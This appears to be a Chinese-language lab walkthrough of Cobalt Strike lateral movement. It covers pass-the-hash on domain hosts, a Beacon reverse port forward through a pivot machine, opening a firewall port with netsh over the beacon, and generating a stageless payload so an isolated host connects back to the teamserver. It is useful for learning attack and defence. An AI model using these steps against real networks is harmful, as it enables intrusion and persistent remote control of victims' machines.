


使用 `deploy vpn` 会在 `teamserver` 所在的机器开一个虚拟网卡，通过这个网卡我们可以接入内网，可以直接使用 `ifconfig` 以及 `dhclient` 来操作网卡。

```
phear0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 00:0c:29:ba:13:32  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ifconfig phear0 up
root@kali:~# dhclient phear0
```

下面使用已经获取到的 凭据进行 `pth` 攻击。按住 `ctrl` 选择多个目标，然后右键选择各种方式进行测试。



假设 `192.168.31.130` 也就是那个 `xp` 上可以执行 `payload`，由于他不能出内网，所以无法直接反弹，下面使用反向端口转发，来反弹一个 `beacon`

首先在 跳板机 （192.168.31.129） 做反向端口转发

```
beacon> rportfwd 9898 192.168.245.128 9898
把本机的 9898 端口转发到 192.168.245.128 9898
```

```
beacon> help rportfwd
Use: rportfwd [bind port] [forward host] [forward port]
     rportfwd stop [bind port]

Binds the specified port on the target host. When a connection comes in,
Cobalt Strike will make a connection to the forwarded host/port and use Beacon
to relay traffic between the two connections.
beacon> rportfwd 9898 192.168.245.128 9898
[+] started reverse port forward on 9898 to 192.168.245.128:9898
[*] Tasked beacon to forward port 9898 to 192.168.245.128:9898
[+] host called home, sent: 10 bytes
```


由于域的安全机制，我们需要手动开下端口放行的规则

```
netsh firewall set portopening TCP 9898 ENABLE
```


```
beacon> shell netsh firewall set portopening TCP 9898 ENABLE
[*] Tasked beacon to run: netsh firewall set portopening TCP 9898 ENABLE
[+] host called home, sent: 77 bytes
[+] received output:

重要信息: 已成功执行命令。
但不赞成使用 "netsh firewall"；
而应该使用 "netsh advfirewall firewall"。
有关使用 "netsh advfirewall firewall" 命令
而非 "netsh firewall" 的详细信息，请参阅
http://go.microsoft.com/fwlink/?linkid=121488
上的 KB 文章 947709。
```

下面创建一个 `listener`，监听 `9898` 端口，并且让 `beacon` 反弹到 `192.168.31.129:9898`，因为有反向端口转发，所以会连接到我们的 `teamserver`



然后创建一个 `exe` 格式的 `payload`，记得使用 `stageless`.



然后就会反弹成功。